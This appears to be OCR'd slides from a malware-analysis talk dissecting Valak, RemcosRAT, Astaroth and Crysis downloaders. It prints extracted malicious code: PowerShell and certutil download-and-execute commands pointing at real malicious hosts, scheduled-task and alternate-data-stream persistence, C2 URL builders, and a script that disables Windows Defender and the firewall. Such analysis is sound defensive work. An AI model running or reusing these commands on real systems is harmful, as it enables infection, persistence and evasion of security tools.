
```
function GetInfoBlock(nonce){
 var shell = new ActiveXObject("WScript.Shell");
 var username = shell.ExpandEnvironmentStrings("%username%");
 var pcname = shell.ExpandEnvironmentStrings("%COMPUTERNAME%");
 var domain = shell.ExpandEnvironmentStrings("%USERDOMAIN%");
 var corp = (pcname.toUpperCase() != domain.toUpperCase()).toString();
 var uptime = GetUptime().toString();
 var id = GetID();
 var infoBlock = [username, pcname, domain, corp, id, config.SOFT_SIG,
config.SOFT_VERSION, uptime];
 var sessionKey = nonce + config.C2_OB_KEY;
 infoBlock = infoBlock.join(":");
 infoBlock = rot13_str(infoBlock, derive_key(sessionKey));
 infoBlock = Base64Encode(infoBlock);
 return encodeURIComponent(infoBlock);
}
function GetURI(){
 var nonce = randomString(12);
 var infoBlock = GetInfoBlock(nonce);
```

System data used in building the URI

# Case Study #4 - Win32.Trojan.Valak

**Stage 2 JavaScript performs**

- Writes the second JavaScript payload in the registry key location
- Creates an empty file with file extension as JAR (C:\\Users\\Public\\PowerManagerSpm.jar) and writes JavaScript code in ADS.
- Executes JavaScript payload stored in registry key and creates a scheduled task to execute the JavaScript code written in ADS of JAR file




```
function Persist(body){
 var shell = new ActiveXObject("WScript.Shell");
 var username = shell.ExpandEnvironmentStrings("%username%");
 var ntuser = "C:\\Users\\Public\\PowerManagerSpm.jar"
 var command = "WSCRIPT.EXE //E:jscript " + ntuser + ":LocalZone " +
randomString(31) + " " + randomString(9);
 shell.Run("schtasks.exe /Create /F /TN \"Power Clock ATX\" /TR \"" +
command + "\" /SC Minute /MO 6");
 WriteRegistry("ServerUrl", body);
 CreateFile(ntuser);
 WriteADS(ntuser, "LocalZone", "var bfDX = new
ActiveXObject('WScript.Shell');
eval(bfDX.RegRead('HKEY_CURRENT_USER\\\\Software\\\\ApplicationContainer\\
\\Appsw64\\\\ServerUrl'));");
 GrabHost();
}
```

Adding persistence via a scheduled task and registry.

# Case Study #4 - Win32.Trojan.Valak

## C&C communication:

- Collect respective data from the system and send it to the C&C over an HTTP POST request using a modified Base64-encoded URI.
- Build the URI with the following parameters:
    - id - System/Bot ID
    - nonce1 - random value
    - plugin - Plugin name
    - ltype - Log type
    - nonce2 - random value
    - The Base64 encodes the URI and replaces strings according to following table:
- Finally it inserts “/” at specific intervals in the URL, making the final URL format: ***{c2}/json-rpc/{encoded uri}.html***




```
  string text = string.Concat(new string[]   {
      "nonce1=",  Utils.GetInteger(0, 10000).ToString(),
      "&id=",     Bot.GetID(),
      "&plugin=", PluginConfig.NAME,
      "&ltype=",  PluginConfig.LOG_TYPE,
      "&nonce2=", Utils.GetInteger(1000, 20000).ToString()   });
  text = Convert.ToBase64String(Encoding.ASCII.GetBytes(text));
  text = text.Replace("==", "_2cea");
  text = text.Replace("=", "_3DF");
  text = text.Replace("+", "-");
  text = text.Replace("/", "_");
  text = string.Join("/", Utils.Split(text, Utils.GetInteger(10,
30)).ToArray<string>());
  return text + ".html";
```

Parameters used to build the URI.

Final Payloads are Ursnif and IcedID

# Case Study #5 - LNK.Downloader.RemcosRAT

- Observed the LNK.Downloader.RemcosRAT campaign starting in mid April 2020
- Multi-stage downloader.
- Use of malicious BAT and PowerShell script combination
- Uses AES encryption technique to evade security engines



58562fe1baa130e401e6343be87

Target type: Application

Target location:

Target: string('http://hostengage.com.br/stage_1/l.ps1')'

Start in: %windir%

Shortcut key: None

Run: Normal window

Comment:


# Case Study #5 - LNK.Downloader.RemcosRAT

- LNK file download first stage BAT files using powershell from hostengage[.]com[.]br/stage_1/l.ps1

  *%comspec% /c "powershell -ep bypass -nop -w hidden -c iex(new-object net.webclient).downloadstring('hxxp://hostengage.com.br/stage_1/l.ps1')"*

The BAT script creates two scheduled tasks:

1. A task named "rr" that calls LockWorkStation API of USER32.DLL to lock the screen.
2. *A task named "r" that performs the following actions -*
   - *a. Creates a folder - "pupnb" - in %APPDATA%*
   - *b. Downloads base64 encoded BAT script using certutil.*
   - *c. Decrypts BAT script using certutil.*
   - *d. Running the BAT script.*



```
SCHTASKS /CREATE /SC MINUTE /TN rr /TR "cmd /c rundll32.exe user32.dll,LockWorkStation"
SCHTASKS /CREATE /SC MINUTE /TN r /TR "cmd /c mkdir C:\ProgramData\pupnb & certutil -urlcache -split -f
http://hostengage.com.br/stage_1/y.b64 C:\ProgramData\pupnb\z.b64 & certutil -decode C:\ProgramData\pupnb\z.b64
C:\ProgramData\pupnb\f.bat & C:\ProgramData\pupnb\f.bat"
```

# Case Study #5 - LNK.Downloader.RemcosRAT

**BAT script performs the following activity:**


1. Launches a hidden PowerShell script to download two files:

    a. Final payload - “out.exe.b64.aes” - which is AES encrypted.

    b. AES decryption tool - “aescrypt.exe”.

2. Decrypts “out.exe.b64.aes” file using AES decryption tool - “aescrypt.exe” and password “ffzrqdlgon”.

3. Creates Windows schedule task with name “r” and file path as “C:\ProgramData\pupnb\out.exe”




```
@ECHO OFF
SCHTASKS /delete /TN "r" /f
SCHTASKS /delete /TN "rr" /f
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).Downl
http://hostengage.com.br/stage_2/out.exe.b64.aes','C:\ProgramData\pupnb\ou
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).Downl
http://hostengage.com.br/stage_2/aescrypt.exe','C:\ProgramData\pupnb/aescr
C:\ProgramData\pupnb/aescrypt.exe -d -p ffzrqdlgon C:\ProgramData\pupnb\ou
certutil -decode C:\ProgramData\pupnb\out.exe.b64 C:\ProgramData\pupnb\out
SCHTASKS /CREATE /SC MINUTE /TN "r" /TR "C:\ProgramData\pupnb\out.exe"
del C:\ProgramData\pupnb\z.b64
del C:\ProgramData\pupnb\f.bat
del C:\ProgramData\pupnb\out.b64
del C:\ProgramData\pupnb\out.cfg
exit
```

# Case Study #6 - LNK.Trojan.Astaroth

- Campaign observed in mid 2019 targeting Brazilian users.
- Leverages WMIC (Windows Management Instrumentation Command)
- Leverages Google Cloud storage for hosting subsequent payloads
- Uses Windows utilities bitsadmin.exe and certutil.exe to download
- Uses Windows legitimate process regsvr32.exe to execute the payload.

# Case Study #6 - LNK.Trojan.Astaroth


- Phishing mails delivers LNK file that leverages the WMIC (Windows Management Instrumentation Command) tool.
- Downloads the malicious XSL file from Google cloud storage.
- XSL file has the JavaScript code that downloads final payload.



```
C:\\Windows\\system32\\wbem\\WMIC.exeosgetxvhj6lut8,uj66rk4,freevirtualmemory
/format:"http://storage.googleapis.com/teslaasth/06/v.txt#
```

# Case Study #6 - LNK.Trojan.Astaroth


- JavaScript selects random URL to download the final payload.
- Builds different parts of the URL in following way:
  - It generates a random number in the range, 1111111 to 9999999 and appends it to the the sub-domain.
  - It generates another random number in the range, 25000 to 25099 and uses it as port number.
- Reason for generating these random numbers is to prevent detection of the network traffic.



```
xCaverax = false;
smaeVar = "04/";

   pingadori = radador(1,17);
if (pingadori == 1)
{
xVRXastaroth = "http://IHrnbisj4"+radador(1111111,9999999)+".dy2-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 2)
{
xVRXastaroth = "http://ULHKrcie9"+radador(1111111,9999999)+".dy3-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 3)
{
xVRXastaroth = "http://k40dWOIFJ"+radador(1111111,9999999)+".dy4-nobody.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 4)
{
xVRXastaroth = "http://et8UIJrmc"+radador(1111111,9999999)+".impressoxpz0783.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 5)
{
xVRXastaroth = "http://13EOFJixz"+radador(1111111,9999999)+".impressoxpz3982.com:"+radador(25000,25099)+"/"+smaeVar;
}
if (pingadori == 6)
{
xVRXastaroth = "http://xvvjfd267"+radador(1111111,9999999)+".impressoxpz598295.com:"+radador(25000,25099)+"/"+smaeVar;
```


# Case Study #6 - LNK.Trojan.Astaroth

- Uses bitsadmin to download the payload.
- Windows legitimate process regsvr32.exe is used to run second stage malicious payload.
- Binary is executed with the command line arguments: “/kct/<random_number>”
- Final payload is Guildma (Banker).



```
ssl = "marxvxinhhm64.dll";
            if (AppWshShell.FileExists(steml+stem2+stem3)){
              try
              {
              //xxWshShell.run(steml+stem2+stem3+' "'+stem4+'" /kct'+radador(0000001,999999999),0,true);
              ShA.ShellExecute(steml+stem2+stem3,' "'+stem4+'" /kct'+radador(0000001,999999999), " ", "open", 0);

              }
              catch (ex)
              {

              }
```

command line argument /kct




```
//xxWshShell.run('regsvr32.exe /s "'+stem4+'"', 0,true);
//ShA.ShellExecute("cmd", " /k "+sVarTEMRaz+' /s "'+stem4+'"', " ", "open", 0);
//ShA.ShellExecute("cmd", ' /k "regsvr32 /s "'+stem4+'"', " ", "open", 0);
ShA.ShellExecute("regsvr32.exe", ' /s "'+stem4+'"', " ", "open", 1);
```

Process regsvr32.exe

# Case Study #7 - BAT.Downloader.Crysis


- .NET binary containing embedded base64 encoded batch file
- BAT file downloads & executes final payload




```
@echo off
::echo Windows Defender Disable v0.009
::pause
::netsh advfirewall set allprofiles state off
::netsh advfirewall set privateprofile state off
::Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
::pause
::exit
@NetSh AdvFirewall Show AllProfiles State|Find /I " ON">Nul&&(goto on)||goto off
:on
netsh advfirewall set allprofiles state off
Reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
REG ADD "hklm\software\policies\microsoft\windows defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand
"JFJFRyA9ICJIS0NVOlxFbnZpcm9ubWVudCIKJE5BTUUgPSAid2luZGlyIgokQ09NTUFORCA9ICJjZXJ0dXRpbCAtdXJsY2FjaGUgLXNwbG10IC1mIGh0dHBzOi8vY2R
2MDI0MTkvcGF5bG9hZC5leGVfIHBheS5leGUgJiBwYXkuZXhlIgpOZXctSXRlbVByb3BlcnR5IC1QYXRoICRSRUcgLU5hbWUgJE5BTUUgLVZhbHV1ICRDT01NQU5EIC1
0LVNsZWVwIC1zIDEKc2NodGFza3MgL1J1biAvVE4gXElpY3Jvc29mdFxXaW5kb3dzXERpc2tDbGVhbnVwXFNpbGVudENsZWFudXAgL0kKU3RhcnQtU2x1ZXAgLXMgMQp
="
%windir%\system32\windowspowershell\v1.0\powershell.exe -encodedcommand
"RnVuY3Rpb24gRm9yY2UtTmV3LU10ZW0oW1N0cmluZl0kUGF0aCkNCnsNCglJZiAoIShUZXN0LVBhdGggJFBhdGgpKSB7DQoJCU51dylJdGVtIC1Gb3JjZSAtUGF0aCA
dJEZpbGUpDQp7DQoJSWYgKCEoVGVzdC1QYXRoIC1QYXRoICIkRmlsZSIpKSB7DQoJCVJ1dHVybg0KCX0NCgkkQWNsID0gR2V0LUFjbCAkRmlsZQ0KCSRBY2wuU2V0QWNj
gLVBhdGggJEZpbGUgLUFjbE9iamVjdCAkQWNsDQoNCgkkQWNsID0gR2V0LUFjbCAkRmlsZQ0KCSRBY2wuQWNjZXNzIHwgV2hlcmUtT2JqZWN0IHsgJF8uSWRlbnRpdHl
VVEhPUklUWSIgfSB8IEZvckVhY2ggew0KCQkkQWNsLlJlbW92ZUFjY2VzclJlbGUoJF8pIA0KCX0NCglTZXQtQWNsIC1QYXRoICRGaWxlIC1BY2xPYmplY3QgJEFjbA0
yb2Nlc3MgLU5hbWUgIk9uZURyaXZlIiAtRm9yY2UgLUVycm9yQWN0aW9uIFNpbGVudGx5Q29udGludWUNCglTdG9wLVByb2Nlc3MgLU5hbWUgIk9uZURyaXZlU2V0dXA
KCSRQYXRocyA9IEAoIiRlbnY6UllTVEVNUk9PVFxTeXN0ZW0zMiIsICIkZW52OlNZU1RFTVJPT1RcU31zV09XNjQiKQ0KCUZvckVhY2ggKCRQYXRoIGluICRQYXRocyk
0aCAtQ2hpbGRQYXRoICJPbmVEcml2ZVN1dHVwLmV4ZSINCgkJaWYgKFRlc3QtUGF0aCAtUGF0aCAiJE9uZURyaXZlU2V0dXAiIC1QYXRoVHlwZSBMZWFmKSB7DQoJCQ1
iIC1Ob05ldldpbmRvdyAtV2FpdA0KCQkJU3RhcnQtU2xlZXAgLXMgMw0KCQkJUmVtb3ZlQWNsICIkT251RHJpdmVTZXR1cCINCgkJfQ0KCX0NCg0KCVN0b3AtUHJvY2V
sZW50bH1Db250aW51ZQ0KCVN0YXJ0LVNsZWVwIC1zIDINCg0KCSMgUmVtb3ZlIE9uZURyaXZlIGZyb20gRmlsZSBFeHBsb3Jlcg0KCSRPbmVEcml2ZSA9ICJIS0xNO1N
5QjUzLTIyNERFMkVEMUZFNn0iDQoJRm9yY2UtTmV3LU10ZW0gLVBhdGggIiRPbmVEcml2ZSINCglTZXQtSXRlbVByb3BlcnR5IC1QYXRoICIkT251RHJpdmUiIC1OYW1
XT1JEIC1WYWx1ZSAwDQoJJE9uZURyaXZlID0gIkhLTE06U09GVFdBUkVcQ2xhc3NlclxDTFNJRFxXb3c2NDMyTm9kZVxDTFNJRFx7MDE4RDVDNjYtNDUzMy00MzA3LT1
iJE9uZURyaXZlIg0KCVN1dC1JdGVtUHJvcGVydHkgLVBhdGggIiRPbmVEcml2ZSIgLU5hbWUgIlN5c3RlbS5Jc1Bpbm5lZFRvTmFtZVNwYWN1VHJ1ZSIgLVR5cGUgRFd
Vc2VyclxEZWZhdWx0XE5UVVNFUi5EQVQNCglSZWlvdmUtSXRlbVByb3BlcnR5IC1QYXRoICJSZWdpc3RyeTo6SEtVXER1ZmFlbHRcU09GVFdBUkVcTW1jcm9zb2Z0XFd
TZXRlcCINCglSRUcgVU5MT0FEIEhLVVxEZWZhdWx0DQoNCgkkUm9vdHMgPSBAKCJIS0xNO1xTT0ZUV0FSRSIsICJIS0xNO1xTT0ZUV0FSRVxXb3c2NDMyTm9kZSIpDQo
```

# Case Study #7 - BAT.Downloader.Crysis

- BAT script disables Window Defender and Firewall.
- PowerShell command runs Windows certutil tool to download the final payload.
- Creates scheduled task to periodically disable Windows Defender
- Bypasses UAC and launch payload.exe.



